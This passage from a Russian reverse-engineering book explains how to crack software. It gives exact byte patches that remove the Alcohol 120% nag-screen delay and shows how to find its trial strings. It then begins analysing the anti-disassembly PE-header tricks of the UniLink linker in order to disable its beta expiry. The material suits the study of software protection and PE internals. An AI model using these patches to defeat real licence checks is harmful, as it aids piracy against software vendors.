001B:005AD9F8        JNZ    005ADA39      ; если не WM_TIMER, то выйти…
001B:005AD9FA        XOR    EAX,EAX       ; иначе продолжить
```

OK, мы внутри таймерной процедуры. Только что это нам дает? Таймерная процедура до жути запутанная, и на ее анализ уйдет не один час времени. Может, лучше пересмотреть стратегию взлома и поискать более легкие пути? Действительно, давайте вернемся немного назад к тому самому месту, где мы обнаружили вызов функции `SetTimer`. Посмотрим на этот код еще раз (листинг 4.36).

Листинг 4.36. Окрестности вызова `SetTimer`

```
BRAT0:005ADA7A 8B 73 30      mov    esi, [ebx+30h]
BRAT0:005ADA7D 85 F6         test   esi, esi
BRAT0:005ADA7F 74 40         jz     short loc_5ADAC1
BRAT0:005ADA81 80 7B 40 00   cmp    byte ptr [ebx+40h], 0
BRAT0:005ADA85 74 3A         jz     short loc_5ADAC1
BRAT0:005ADA87 66 83 7B 3A+  cmp    word ptr [ebx+3Ah], 0
BRAT0:005ADA8C 74 33         jz     short loc_5ADAC1
BRAT0:005ADA8E 6A 00         push   0                    ; lpTimerFunc
BRAT0:005ADA90 56            push   esi                  ; uElapse
BRAT0:005ADA91 6A 01         push   1                    ; nIDEvent
BRAT0:005ADA93 8B 43 34      mov    eax, [ebx+34h]
BRAT0:005ADA96 50            push   eax                  ; hWnd
BRAT0:005ADA97 E8 44 B3 09+  call   SetTimer
BRAT0:005ADA9C 85 C0         test   eax, eax
BRAT0:005ADA9E 75 21         jnz    short loc_5ADAC1
```

Что если, не трогая таймерную процедуру, просто уменьшить величину `uElapse` в несколько десятков раз? Тогда таймер закрутится как угорелый, и пять секунд ожидания пролетят в одно мгновение, которое мы даже не успеем и заметить! Легко сказать, но вот как осуществить это на практике? Значение `uElapse` не представлено в виде константы, а извлекается из регистра `ESI`, ко-

торый в свою очередь "вытягивается" из переменной `[EBX + 30h]`. Откуда же нам знать, где и кем эта переменная инициализируется?

Попытка заменить

```
test ESI, ESI
```

на

```
XOR ESI,ESI
```

также не приводит к желаемому результату, поскольку Alcohol 120% явно проверяет `ESI` на неравенство нулю перед его передачей функции `SetTimer`. Заменить `PUSH ESI` на `PUSH 06` нельзя, так как "родная" машинная команда на байт короче. Хотя, постойте! Туповатый от рождения компилятор сгенерировал довольно глупый код, который оставляет хороший резерв в оптимизации по размеру. Смотрите, если заменить:

```
MOV EAX, [EBX + 34H]/PUSH EAX
```

на

```
PUSH [EBX + 34H],
```

мы выиграем один байт, которого будет достаточно для перезаписи кода (листинг 4.37)!

Листинг 4.37. Оригинальный код (слева) и модифицированный код (справа)

```
.005ADA8E: 6A00       push   000              .005ADA8E: 6A00 push  000
.005ADA90: 56         push   esi              .005ADA92: 6A01 push  001
.005ADA91: 6A01       push   001              .005ADA91: 6A01 push  001
.005ADA93: 8B4334     mov    eax,[ebx+034]    .005ADA94: FF73 push  [ebx +
.005ADA96: 50         push   eax              .005ADA96: 34   034]
.005ADA97: E844B30900 call   SetTimer         .005ADA97: E844B30900 call
        SetTimer
```

Несмотря на то, что NagScreen по-прежнему присутствует, он уже больше не нервирует нас необходимостью пятисекундного ожидания, и кнопка **OK** становится активной сразу же после запуска программы.

Однако надписи "UN-REGISTRED" и "Trial Version" все же создают некоторое неудобство, отдающее откровенной несолидностью. Ну, кому из нас не будет приятно видеть свое собственное имя в регистрационной строке? Пункт `registers`, похоже, напрочь отсутствовал в программе, и она считывала ключевую информацию из файла или реестра, а может быть, данная версия и вовсе не предусматривала регистрации, поэтому я пошел другим путем.

Логично, если некоторые строки так или иначе присутствуют на экране, существует ненулевая вероятность, что они открытым текстом хранятся в программе и потому могут быть найдены тривиальным контекстным по-

иском (уж столько раз твердили миру, то бишь разработчикам, шифруйте все, что вы выводите на экран!). Берем свой любимый FAR, давим <Alt>+<F7> и вводим в строку поиска "UN-REGISTRED", не забыв предварительно установить флажок **Use all installed character tables** (Использовать все установленные таблицы перекодировки), поскольку достаточно часто такие строки хранятся в UNICODE. Так, собственно, в данном случае оно и есть.

Чтобы найти английскую UNICODE-строку в тех HEX-редакторах, которые не поддерживают UNICODE, достаточно ввести ASCI-строку, "разбавив" каждый символ нулями (листинг 4.38).

Листинг 4.38. Результат поиска ругательных строк

```
   Alcohol.exe   ↓R  PE.0071CDC8  --------  3996160 ? Hiew 6.04 (c)SEN
.0071CED0: 2E 00 0D 00-55 00 4E 00-2D 00 52 00-45 00 47 00  . ♪ U N — R E G
.0071CEE0: 49 00 53 00-54 00 45 00-52 00 45 00-44 00 00 00  I S T E R E D
.0071CDC0: 00 00 0D 00-54 00 72 00-69 00 61 00-6C 00 20 00    ♪ T r i a l
.0071CDD0: 56 00 65 00-72 00 73 00-69 00 6F 00-6E 00 1F 00  V e r s i o n ▼
```

Вид текстовых строк наводит на мысль, что они хранятся в секции ресурсов (действительно, редкие программы оперируют с UNICODE-строками непосредственно), и попытка открытия Alcohol 120% любым редактором ресурсов (например, тем, что встроен в MS Visual Studio) это подтверждает! Впрочем, редакторы ресурсов зачастую "грохают" исполняемый файл вместо его редактирования, и потому замену текстовых строк лучше всего осуществлять в HEX-редакторе вручную.

Собирая огрызки совести и памятуя, что ломать программы не есть хорошо, явно укажем, что данный экземпляр Alcohol 120% вероломно взломан и потому может быть использован лишь в экспериментальном порядке.

4.6. UniLink v1.03 от Юрия Харона

Баста! Надоело! Все эти уродские защиты (описание предыдущих взломов) только портят настроение и еще, чего доброго, вызывают у читателей смутное сомнение: а не специально ли автор подобрал такие простые программы? Может быть, он — автор — вообще не умеет ничего серьезного ломать?! Уметь-то он (вы уж поверьте) умеет, но публично описывать взлом "серьезных" программ — боязно, а в "несерьезных" хороших защит мне как-то и не попадалось. Хотя, стоп! Ведь есть же такой программный продукт, как UniLink, созданный опытнейшим системщиком Юрием Хароном (хорошо известным всем членам тусовки FIDO7.SU.C-CPP, если же вы никогда не заглядывали туда ранее, не поленитесь, сходите на Google, поднимите архив конференции и почитайте, уверяю вас, вы не пожалеете). Достаточно ска-

зать, что один лишь bag list на UniLink — настоящий кладезь ошибок операционной системы и ее окружения.

Наша цель — отучить UniLink ругаться на trial expired при запуске (из уважения к Харону, необходимо отметить, что взлом проводится исключительно из спортивного интереса и природного любопытства, какие-либо корыстные цели тут ни при чем, UniLink можно взять по следующему адресу: **ftp://ftp.styx.cabel.net/pub/UniLink/ulnbXXXX.zip**, где XXXX — номер версии). Цитирую со слов Харона: "Любая бета через полтора месяца начнет ругаться, что, мол, она expired. Сделано это просто, как напоминание. В силу заинтересованности в том, чтобы тестировались последние билды". Так что, ломая линкер, помните, что взлом еще не освобождает от beta-тестирования.

Несмотря на бесплатность линкера, Харон очень неплохо его защитил. Во всяком случае у меня на полный анализ защиты (включая развернутое описание взлома и отвлечения на повседневную текучку) ушла добрая неделя! Сейчас, когда пишутся эти строки, даже жалко, что защита сломалась, и то интересное, во что еще можно вонзить свои зубы, закончилось. Впрочем, лучше отложим всю эту ностальгию до лучших времен в сторону, и вспомним, как эта неделя собственно начиналась...

Привычным движением руки загружаем исполняемый файл линкера в свою любимую IDA. IDA ругается по поводу того, что "can't find translation for virtual address 00000000, continue?" Хм, ну что нам еще остается делать, покорно жмем **Yes**, чтобы сделать "continue". Увы! Наш фокус не увенчался успехом: на экране возникает еще одно ругательство: "File read error at 0004C7AC (may be bad PE structure), continue?" Обреченно жмем **Yes**, и IDA просто исчезает. Да-да! Именно исчезает, даже не успев перед смертью выдать сообщение о критической ошибке!!

Интересный формат файла, однако! Пытаясь выяснить, что же в нем содержится такое нехорошее, что так не понравилось IDA, мы решаем натравить на него утилиту dumpbin. Сейчас! Разбежались — при попытке вывести таблицу импорта dumpbin выдает сообщение о внутренней ошибке: "DUMPBIN: error: Internal error during DumpImports", и только что успев скинуть контекст, аварийно прекращает свою работу. Вот, значит, как?! Ну, защита, держись! Сейчас мы заглянем внутрь "вручную", каким-нибудь низкоуровневым инструментом, ну, например, HIEW.

Облом-с! При попытке сделать "prepare import data" HIEW скручивает дулю и, выдав нам на прощание трогательное красное окошко с надписью: "Import name No free memory", банально виснет. Конкурирующий с ним QVIEW умирает и вовсе без каких-либо пояснений. Утилита PEDUMP от Мэтта Питтрека (известнейшего исследователя недр Windows) хоть и не виснет, но выдает сообщение о критической ошибке приложения и автоматически прибивается операционной системой. Так, чем еще можно исследовать внутренний формат PE-файла? На ум приходит efd (Executable File Dumper)

от Ильфака, но даже эта утилита не справляется: выдав сообщение: "Can't find translation for 000002F6 (758.)", она просто прекращает свою работу. Dump PE от Clive Turvey поступает аналогично. Дизассемблер De Win от Милюкова виснет. Win DASM не виснет, но и не дизассемблирует. Даже знаменитый PROCDUMP распаковывать этот файл отказывается, правда, позволяет сделать rebuild PE-заголовка, однако после такой операции полученный файл становится неработоспособным. В общем, этот список можно продолжать бесконечно...

Кошмар! Защиты, срывающие крышу отладчику, — это я еще понимаю, но вот чтобы так агрессивно сопротивляться дизассемблеру! Причем не какому-то одному, конкретно взятому дизассемблеру, а всем дизассемблерам сразу. И в это же самое время защита ухитряется работать в любой Windows-совестимой операционной системе, включая NT и W2k, а значит, никаких грязных хаков не использует. Харон определенно гений!

Вот мы и столкнулись с тем самым случаем, когда приходится дизассемблировать не готовым дизассемблером, а своими собственными руками и головой. Тяпнув для храбрости пивка (или, как вариант, квасу), запускаем IDA и загружаем нашего подопытного в бинарном режиме, т. е. без анализа заголовков файла. Файл, естественно, успешно загружается. Теперь открываем свой MSDN на странице Microsoft Portable Executable and Common Object File Format Specification. Без четкого представления о структуре и порядке загрузки PE-файлов харонову защиту нам ни за что не сломать. Если чтение фирменных спецификаций вызывает проблемы, попробуйте обратиться к сторонним источникам. В том же MSDN содержится масса статей, посвященных исследованию PE-формата, в частности: "The Portable Executable File Format from Top to Bottom" by Randy Kath, русский перевод которой ("Исследование переносимого формата исполнимых файлов сверху вниз") легко найти в сети. На худой конец можно обойтись и одним лишь заголовочным файлом WINNT.H, входящим в штатный комплект поставки любого Windows-компилятора (но разобраться с "голым" WINNT.H сумеет лишь гений!).

Наша задача состоит в том, чтобы вручную проанализировать все заголовки, все секции и все поля исследуемого файла, пытаясь определить: что же такого необычного есть в каждом из них. Спрашиваете: необычное — это вообще как? Навскидку можно предположить, по крайней мере, три варианта:

1. Защита использует документированные, но малоизвестные возможности PE-файлов, не поддерживаемые распространенными дизассемблерами.
2. Защита использует недокументированные особенности (или поля) PE-файлов, не поддерживаемые дизассемблерами, но корректно обрабатываемые операционной системой.
3. Разночтения спецификаций PE-формата привели к тому, что разработчики ОС трактовали отдельные поля заголовков по-своему, а разработчики дизассемблеров — по-своему, в результате чего появилась возможность

создать такой извращенный файл, корректно загрузить который сумеет одна лишь система, а все остальные исследовательские программы конкретно обломаются на его анализе.

Из первого пункта со всей очевидностью следует, что для анализа защищенного файла одной лишь документации явно недостаточно, ведь нам требуется не только убедиться в соответствии всех полей исследуемого файла фирменной спецификации, но и выяснить, насколько эти поля вообще типичны. Другими словами, нам необходим практический опыт работы с PE-файлами, а если его нет, что ж, возьмите несколько PE-файлов и основательно проштудируйте их от пола до потолка.

Со вторым пунктом справиться сложнее. Допустим, в фирменной спецификации такое-то поле помечено как неиспользуемое, а в защищенном файле здесь прописано некоторое значение. Как быть? (Дизассемблировать загрузчик операционной системы не предлагать.) Да очень просто! Берем HIEW старой версии — той, которая ничего не знает о PE и никак его не анализирует — и перебиваем "неиспользуемое" поле нулями или любым другим значением, пришедшимся нам по вкусу. Если это не нарушит работоспособности защищенного файла, по всей видимости, это поле действительно не используется, и соответственно, наоборот.

Третий пункт еще более сложен. Никакие прямолинейные решения тут не действуют, и все, что нам остается, — вдумчиво читать каждую букву исходной спецификации и... нет! Не стремиться понять ее, а пытаться представить себе, чтобы загрузчик операционной системы работал, а дизассемблер — нет. Дайте волю своему воображению, напрягите интуицию, ведь многих тонкостей PE-форматов составители документации просто не описали. С другой стороны, сами разработчики ОС данный формат не с потолка брали и по тем же самым спецификациям его и реализовывали. Задумайтесь: а как бы вы реализовали загрузку PE-файла в память? Какие бы комбинации свойств PE-файла вы могли бы использовать для его защиты?

Первое, что нам приходит в голову, — инициализация некоторых критических ячеек памяти посредством добавления их адреса в таблицу перемещаемых элементов. А что, это мысль! Особенно привлекательной в этом плане выглядит таблица перемещаемых элементов из заглушки, расположенной перед PE-файлом и большинством дизассемблеров просто игнорируемой. Но обращает ли системный загрузчик внимание на эти элементы или нет, вот ведь в чем вопрос! Хорошо, давайте посмотрим на восстановленный `OLD EXE HEADER`, извлеченный нами из защищенного файла (листинг 4.39).

Листинг 4.39. OLD EXE заголовок (MS-DOS-заглушка)

```
seg000:00000000 ; OLD EXE HEADER
seg000:00000000        cc         db 'MZ'
seg000:00000002        e_cblp        dw 405
```

```
seg000:00000004     e_cp           dw 1
seg000:00000006     e_crlc         dw 0
seg000:00000008     e_cparhdr      dw 4
seg000:0000000A     e_minalloc     dw 33
seg000:0000000C     e_maxalloc     dw 33
seg000:0000000E     e_ss           dw 16h
seg000:00000010     ccaaa          dw 512
seg000:00000012     e_csum         dw 0
seg000:00000014     e_ip           dw 106
seg000:00000016     e_cs           dw 0
seg000:00000018     e_lfarlc       dw offset RelocationTable
seg000:0000001A     e_ovno         dw 0
seg000:0000001C     ae_res         db 'UniLink!'
seg000:00000024     e_OEMid        dw 0
seg000:00000026     e_OEMinfo      dw 1
seg000:00000028     e_res2         db 14h dup(0)
seg000:0000003C     e_lfanew       dd offset IMAGE_NT_SIGNATURE_PE ; "PE"
```

Баста, карапузики! Нас обломали! Никаких перемещаемых элементов в DOS-заглушке нет, о чем поле `e_ovno` красноречиво и свидетельствует. Да и во всех остальных отношениях `OLD EXE HEADER` выглядит вполне корректным и приличным. Ладно, лиха беда начало! Отталкиваясь от значения поля `e_lfanew`, переходим по содержащемуся в нем смещению на заголовок PE-файла (листинг 4.40).

Листинг 4.40. PE-заголовок защищенного файла с подробными комментариями

```
seg000:00000198 ; NEW EXE HEADER
seg000:00000198 IMAGE_NT_SIGNATURE_PE db 'PE',0,0 ; DATA XREF:
seg000:0000003C
seg000:0000019C Machine              dw 14Ch ; IMAGE_FILE_MACHINE_I386
seg000:0000019E NumberOfSection        dw 3 ; три секции
seg000:000001A0 TimeDateStamp          dd 3D4EE158h ; временная метка
seg000:000001A4 PointerToSymbolTable  dd 0; указатель на таблицу символов
seg000:000001A8 NumberOfSymbols        dd 0 ; кол-во символов ноль, нет
seg000:000001AC SizeOfOptionalHeader  dw 0C0h; размер опц. заголовка
seg000:000001AC ; а вот это   ^^^^ интересно: зная, за концом
seg000:000001AC ; опционального заголовка следуют заголовки сегментов,
```

```
seg000:000001AC ; пытаемся проверить корректность этого поля "на глаз":
seg000:000001AC ; складываем 1B0h (начало опционального заголовка) с C0h
seg000:000001AC ; (указанный размер заголовка) и получаем 270h.
seg000:000001AC ; смотрим — по этому смещению в файле слово ".text",
seg000:000001AC ; значит, размер заголовка указан правильно.
seg000:000001AC ; Но… в то же самое время C0h — нетипичный размер для
seg000:000001AC ; опц. заголовка, и все исследуемые файлы содержали
seg000:000001AC ; совсем другое значение, а именно E0h.
seg000:000001AC ; за счет чего же "наш" заголовок оказался меньше?
seg000:000001AC ; он содержит урезанный массив data directory, что
seg000:000001AC ; должно восприниматься всеми дизассемблерами,
seg000:000001AC ; но вот полной уверенности у нас в этом нет. Как быть?
seg000:000001AC ; найти (или создать) PE-файл с урезанной data directory
seg000:000001AC ; и натравить на него дизассемблер (ту же IDA) — зависнет
seg000:000001AC ; он или нет? А вот как создать файл, не имея под руками
seg000:000001AC ; соответствующего линкера? Просто заголовок в готовом
seg000:000001AC ; PE-файле урезать нельзя,  за концом data directory
seg000:000001AC ; ожидается каталог сегментов, а при уменьшении размера
seg000:000001AC ; заголовка там "хвост" от data directory, что приведет
seg000:000001AC ; дизассемблер в замешательство; "вырезать" кусочек
seg000:000001AC ; data directory также нельзя, ведь при этом посыплются
seg000:000001AC ; все смещения, что приведет к непредсказуемой реакции
seg000:000001AC ; дизассемблера при попытке анализа такого файла. А если…
seg000:000001AC ; ведь можно просто сдвинуть каталог сегментов на место
seg000:000001AC ; "освободившихся" эл-тов data directory?!
seg000:000001AC ; а знаете, это должно сработать! OK, усекаем
seg000:000001AC ; размер заголовка любого нормального файла до C0h и
seg000:000001AC ; перемещаем каталог сегментов на 20h байтов "вверх".
seg000:000001AC ; Работает? Работает! Загружаем файл в дизассемблер…
seg000:000001AC ; OK, значит, размер заголовка в C0h допустим
seg000:000001AC ; продолжаем анализ…
seg000:000001AC ;
seg000:000001AE Characteristics dw 30Fh    ; IMAGE_FILE_RELOCS_STRIPPED|
seg000:000001AE                            ; IMAGE_FILE_EXECUTABLE_IMAGE|
seg000:000001AE                            ; IMAGE_FILE_LINE_NUMS_STRIPPED|
seg000:000001AE                            ; IMAGE_FILE_32BIT_MACHINE |
seg000:000001AE                            ; IMAGE_FILE_DEBUG_STRIPPED
seg000:000001AE ; атрибуты файла нетипичны. обычно встречается 10Fh,
seg000:000001AE ; а не 30Fh (т. е. в нормальных файлах отсутствует флаг
```

```
seg000:000001AE ; IMAGE_FILE_DEBUG_STRIPPED, даже когда они не содержат
seg000:000001AE ; отладочной инфы), так даже и правильнее.
seg000:000001AE ; Эксперименты показывают, что исправление 10Fh на 30Fh
seg000:000001AE ; в остальных файлах проходит безболезненно,
seg000:000001AE ; значит, собака зарыта не здесь.
```

Вот мы и выяснили, что PE-заголовок защищенного файла не содержит абсолютно ничего интересного, и если кто и завешивает HIEW, а также срывает IDA крышу, то уж точно не он. Что ж, сделав короткий перерыв, продолжим наше утомительное исследование формата PE-файла, на сей раз взявшись за так называемый опциональный заголовок (optional header), следующий за концом PE-заголовка (листинг 4.41).

Листинг 4.41. Опциональный заголовок защищенного файла с комментариями

```
seg000:000001B0 ;
seg000:000001B0 ; ==============
seg000:000001B0 Magic               dw 10Bh       ; NORMAL EXE (все OK)
seg000:000001B2 MajorLinkerVersion  db 1          ; версия линкера
seg000:000001B3 MinorLinkerVersion  db 3          ; версия линкера
seg000:000001B4 SizeOfCode          dd 49817h     ; размер кода
seg000:000001B4                                   ; выглядит вполне нормально.
seg000:000001B4                     ; то есть при длине EXE-файла в
seg000:000001B4                                   ; 4C7AAh байт, потребности в
seg000:000001B4                                   ; 49817h байт вполне
seg000:000001B4                                   ; удовлетворяются
seg000:000001B4
seg000:000001B8 SizeOfInitializedData      dd 3008h      ; размер секции
seg000:000001B8                            ; инициализированных данных
seg000:000001B8                            ; выглядит вполне нормально
seg000:000001B8
seg000:000001BC SizeOfUninitializedData dd 0             ; нет секции
seg000:000001BC                            ; неинициализированных данных
seg000:000001C0 AddressOfEntryPoint dd 46673h     ; адрес точки входа
seg000:000001C4 BaseOfCode   dd 1000h; базовый адрес сегмента кода,
seg000:000001C4                            ; забегая вперед, отметим,
seg000:000001C4                                   ; что этот адрес равен
seg000:000001C4                                   ;.text, так что
seg000:000001C4                                   ; тут все законно
seg000:000001C4
```

```
seg000:000001C8 BaseOfData          dd 4B000h     ; базовый адрес
seg000:000001C8                                   ; проверка подтверждает
seg000:000001C8                                   ; корректность
seg000:000001C8
seg000:000001CC ImageBase           dd 400000h    ; image base нормальный
seg000:000001D0 SectionAlignment dd 1000h; выравнивание секций по границе
seg000:000001D0                                   ; в 4Кб, что ОК
seg000:000001D0
seg000:000001D4 FileAlignment              dd 200h;по границе
seg000:000001D4                                   ; в 512 байт, что ОК
seg000:000001D8 MajorSysVersion     dw 4          ; версия требуемой
seg000:000001DA MinorSysVersion     dw 0          ; ОК
seg000:000001DC MajorImageVersion   dw 1          ; версия приложения, ОК
seg000:000001DE MinorImageVersion   dw 0          ; ОК
seg000:000001E0 MajorSubsystemVersion      dw 4   ; версия подсистемы, ОК
seg000:000001E2 MinorSubsystemVersion      dw 0          ; ОК
seg000:000001E4 Win32VersionValue   dd 0          ; ОК
seg000:000001E8 SizeOfImage         dd 52000h     ; размер образа файла
seg000:000001E8                                   ; выглядит вполне
seg000:000001E8
seg000:000001EC SizeOfHeaders              dd 400h; размер заголовков, ОК
seg000:000001F0 CheckSum            dd 0   ; нет контрольной суммы, ОК
seg000:000001F4 Subsystem           dd 3          ; кол-во секций, ОК
seg000:000001F4                            ; (дальше мы их все найдем)
seg000:000001F4
seg000:000001F8 SizeOfStackReserve  dd 100000h;резервируемой памяти
seg000:000001F8                                   ; под стек, ОК
seg000:000001F8
seg000:000001FC SizeOfStackCommit   dd 2000h      ; выделенной под стек
seg000:000001FC                                   ; памяти, ОК
seg000:000001FC
seg000:00000200 SizeOfHeapReserve   dd 100000h; резервируемой под кучу
seg000:00000200                                   ; памяти, ОК
seg000:00000200
seg000:00000204 SizeOfHeapCommit    dd 1000h; кол-во выделенной под кучу
seg000:00000204                                   ; памяти, ОК
seg000:00000204
seg000:00000208 LoaderFlags         dd 0          ; не используется, ОК
seg000:0000020C NumberOfRvaAndSizes dd 0Ch        ; кол-во элементов в
seg000:0000020C                                   ; IMAGE_DATA_DIRECTORY
```

И опциональный заголовок не содержит ничего интересного, но вот IMAGE_DATA_ DIRECTORY, расположенная следом за ним, — дело другое, и буквально с третьей по счету строки мы выходим на след защиты (листинг 4.42):

Листинг 4.42. IMAGE_DATA_DIRECTORY (фрагмент)

```
seg000:00000210 IMAGE_DATA_DIRECTORY       dd 0          ; EXPORT dir
seg000:00000214                            dd 0
seg000:00000218
seg000:00000218 Import Table
seg000:00000218                            dd offset IMPORT_TABLE ;
```

Вот она — ссылка на таблицу импорта, ту самую таблицу, которая приводит к буйному помешательству огромного количества дизассемблеров и срывает крышу всем PE-утилитам вместе взятым. Посмотрим на нее (листинг 4.43).

Листинг 4.43. Таблица импорта содержит мусор, который и завешивает все дизассемблеры

```
seg000:0004B000 IMPORT_TABLE dd 94010F0Eh   ; DATA XREF:seg000:000218o
seg000:0004B000                                  ; RVA, not OK
seg000:0004B004              dd 4000696h         ; date stamp
seg000:0004B008              dd 54414C46h        ; foward index, not OK
seg000:0004B00C              dd offset unk_39A39 ; name RVA
seg000:0004B010              dd 8965410h         ; import addres, not OK
```

Пошла вода в хату! Оказывается, в таблице импорта вместо нормальных полей содержится голимый мусор, который кое-что проясняет. С такой таблицей импорта дизассемблеры работать просто не могут, и если проверка корректности содержимого таблицы импорта отсутствует, они виснут, в противном же случае аварийно прерывают свою работу с сообщением об ошибке.

Но это совершенно не объясняет, как с такой защитой ухитряется работать загрузчик операционной системы! Уж не имеем ли мы дело с некоторыми недокументированными особенностями? Или, быть может, по этим "мусорным" адресам в оперативной памяти расположено что-то особенное? Вряд ли! Поскольку защита успешно функционирует во всех Windows-подобных системах, представляется сомнительным, что содержимое данных адресов всегда и везде одно и то же (кстати, беглая проверка отладчиком это допущение с треском опровергает). Недокументированные возможности? Хм, непохоже, да если так, где прикажете искать реально импортируемые адреса?! Ладно, двигаемся дальше, может быть нам и повезет (листинг 4.44).

Листинг 4.44. IMAGE_DATA_DIRECTORY (продолжение)

```
seg000:00000268 ; Bound Import
seg000:00000268                         dd offset bound_import_table
seg000:0000026C                         dd 1Ch
```

Ага! Держи Тигру за хвост! Защита использует документированное, но малоизвестное поле `bound import`, представляющее собой альтернативный механизм импорта функций из DLL. Смотрим, что у нас там (листинг 4.45).

Листинг 4.45. Таблица bound import

```
seg000:000002E8 ; bound import table
seg000:000002E8 TimeDateStamp       dd 0FFFFFFFFh        ; DATA XREF:
seg000:000268
seg000:000002EC OffsetModuleName    dw 0Eh ; относительное смещение
seg000:000002EC                            ; строки, содержащей имя
seg000:000002EC                            ; импортируемой DLL
seg000:000002EC                            ; 2E8h + 0Eh == 2F6h
seg000:000002EC                            ; где мы обнаруживаем
seg000:000002EC                            ; "kernel32.dll", что
seg000:000002EC                            ; очевидно, уже не мусор!
seg000:000002EC
seg000:000002EE NumberOfModuleForward      dw 0   ; не импортируем?!
seg000:000002F0 Reserverd           dw 0
seg000:000002F2                     dd 0
seg000:000002F6 aKernel32_dll db 'kernel32.dll',0
                                                   ; DATA XREF: seg000:049E0C
```

Вот это уже явно не мусор, а вполне удобоваримая таблица импорта, загружающая динамическую библиотеку kernel32.dll и импортирующая. Как это так — никаких функций?! Странно... Но ведь защита все-таки работает (час от часу становится все менее понятно, как). Хорошо, давайте рассуждать логически. Программ, не импортирующих никаких функций, под Windows NT существовать в принципе не может. Даже если защита использует Native API (т. е. обращается к системным функциям напрямую, через прерывание `2Eh`), операционный загрузчик окажется не в состоянии загрузить такое приложение, поскольку ему необходимо, чтобы на адресное пространство загружаемого процесса была спроецирована библиотека kernel32.dll. Это в Windows 9*x*, где системные библиотеки автоматически отображаются на адресные пространства процессов, "голые" файлы работают безо всяких

проблем, а в NT, отображающем только явно загруженные библиотеки, такой фокус уже не проходит. А знаете, это многое объясняет! Теперь становится понятно, в частности, почему таблица импорта не содержит в себе ни одной функции — они просто не нужны! Ссылка на kernel32.dll присутствует лишь затем, чтобы спроецировать эту библиотеку на адресное пространство процесса, как этого требует системный загрузчик. Хорошо, но как быть с мусором в стандартной таблице импорта? Увы, нам нечего ответить на этот вопрос, и его вновь приходится откладывать, надеясь, что последующий анализ отделит свет от тьмы и все расставит по своим местам (листинг 4.46).

Листинг 4.46. `IMAGE_HEADER` с комментариями

```
seg000:00000270 ; НАЧАЛО СЕГМЕНТОВ
seg000:00000270 a_text         db '.text',0,0,0
seg000:00000278 vir_size_text  dd 49817h ; размер секции text в памяти
seg000:0000027C virt_addr_text dd 1000h  ; адрес проекции на память
seg000:00000280 szRawData_text dd 49810h ; размер в файле
seg000:00000284 pRawData_text  dd 400h   ; смещение начала секции в файле
seg000:00000288 pReloc_text    dd 0
seg000:0000028C pLineNum_text  dd 0
seg000:00000290 nReloc_text    dw 0
seg000:00000292 nLineNum_text  dw 0
seg000:00000294 FLAG_TEXT      dd 60000020h ; code | executable | readable
```

Вот мы и добрались до каталога сегментов! IMAGE HEADER секции `.text` выглядит вполне типично и никаких подозрений у нас не вызывает, но вот следующая за ним секция `.data` очень многое проясняет (листинг 4.47).

Листинг 4.47. Секция `.data` с комментариями

```
seg000:00000298 a_data         db '.data',0,0,0
seg000:000002A0 vir_size_data  dd 3008h     ; размер секции .data в памяти
seg000:000002A4 vir_addr_data  dd 4B000h    ; адрес проекции на память
seg000:000002A8 szRawData_data dd 14h       ; размер в файле
seg000:000002AC pRawData_data  dd 49E00h    ; смещение в файле
seg000:000002B0 pReloc_data    dd 0
seg000:000002B4 pLineNum_data  dd 0
seg000:000002B8 nReloc_data    dw 0
seg000:000002BA nLineNum_data  dw 0
seg000:000002BC FLAG_DATA      dd 0C0000040h ; readable | writeable
```

"Ну и что здесь интересного?" — спросит иной читатель. А вот что, присмотритесь повнимательнее, куда именно грузится содержимое данной секции. Если верить листингу, то по адресу `IMAGE_BASE + 4B000h`. Ничего не напоминает? Во-первых, адрес `4B000h` волшебным образом совпадает с адресом "мусорной" таблицы импорта (кстати, Харону не мешало бы его немножко замаскировать, чтобы он не так бросался в глаза). Во-вторых, изобразив процесс проецирования секций графически (рис. 4.7), мы с удивлением обнаружим, что секция `.data` расположена не следом за секцией `.text` (как это обычно и бывает), а находится внутри нее. Действительно, давайте подсчитаем: виртуальный адрес секции `.text` равен `1000h`, а ее размер `49817h`, и последний байт секции приходится на адрес `59817h`, что превышает виртуальный адрес секции `.data`, равный `4B000h`.

Так вот оно что! Поскольку секции отображаются на память в порядке их перечисления в каталоге (не документировано, но факт!), то содержимое секции `.data` затирает область адресов `4B000h-4E008h`! А что там у нас расположено?! Таблица импорта!!! В дисковом файле по смещению `4B000h` действительно расположен мусор (и это косвенно подтверждается тем, что изменения первых `14h` байтов работу программы не нарушают), а истинная таблица импорта расположена непосредственно в секции `.data`, которой соответствует смещение `49E00h` дискового файла. Заглянем, что у нас там (листинг 4.48)?!

Листинг 4.48. Реальная таблица импорта

```
seg000:00049E00 RealImportTable  dd offset IAT    ; OriginalFirstThunk
seg000:00049E04 TimeDateStamp    dd 1
seg000:00049E08 ForwarderChain   dd 0FFFFFFFFh    ; no forward
seg000:00049E0C Name            dd offset aKernel32_dll ; "kernel32.dll"
seg000:00049E10 FirstThunk       dd offset IAT
```

Вот, это действительно похоже на таблицу импорта со ссылкой на IAT. Кстати, не мешает посмотреть, что за функции импортирует IAT. Подгоняем курсор к IAT и, нажав на <Enter>, смотрим листинг 4.49.

Листинг 4.49. IAT, содержащая мусор

```
seg000:0004B014 IAT          dd 47440600h  ; DATA XREF:seg000:049E00o
seg000:0004B014                            ; seg000:00049E10↑o
seg000:0004B018              dd 50554F52h
seg000:0004B01C              dd 69A8Bh
seg000:0004B020              dd 0FF03FF11h
```

Опять вместо символических имен или, на худой конец, ординалов, нам попадается этот проклятый мусор! Хотя, подождите минуточку, давайте попробуем определить, что будет расположено по данному адресу после загрузки программы. Возвращаясь к описанию секции `.data`, мы обнаруживаем, что упустили один очень важный момент. Виртуальный размер секции `.data` (`3008h` байтов) намного больше ее физического размера (`14h` байтов), и потому регион `4B014h-49E008h` будет заполнен нулями, а ведь "мусорная" IAT как раз и расположена по адресу `4B014h`! Следовательно, после загрузки ее содержимое окажется заполнено одними нулями, что соответствует пустой таблице импорта функций. Фу! Невероятно, но мы действительно в этом разобрались!!! Кстати, подобный прием и широко используется авторами упаковщиков исполняемых файлов (листинг 4.50).

Листинг 4.50. Атрибуты секции `.rsrc` с комментариями

```
seg000:000002C0 b_rsrc          db '.rsrc',0,0,0
seg000:000002C8 vir_size_rsc    dd 27Ach    ; размер секции rsrc в памяти
seg000:000002CC vir_addr_rsc    dd 4F000h   ; адрес проекции на память
seg000:000002D0 szRawData_rsc   dd 27ACh    ; размер в файле
seg000:000002D4 pRawData_rsc    dd 4A000h   ; смещение секции в файле
seg000:000002D8 pReloc_rsc      dd 0
seg000:000002DC pLineMun_rsc    dd 0
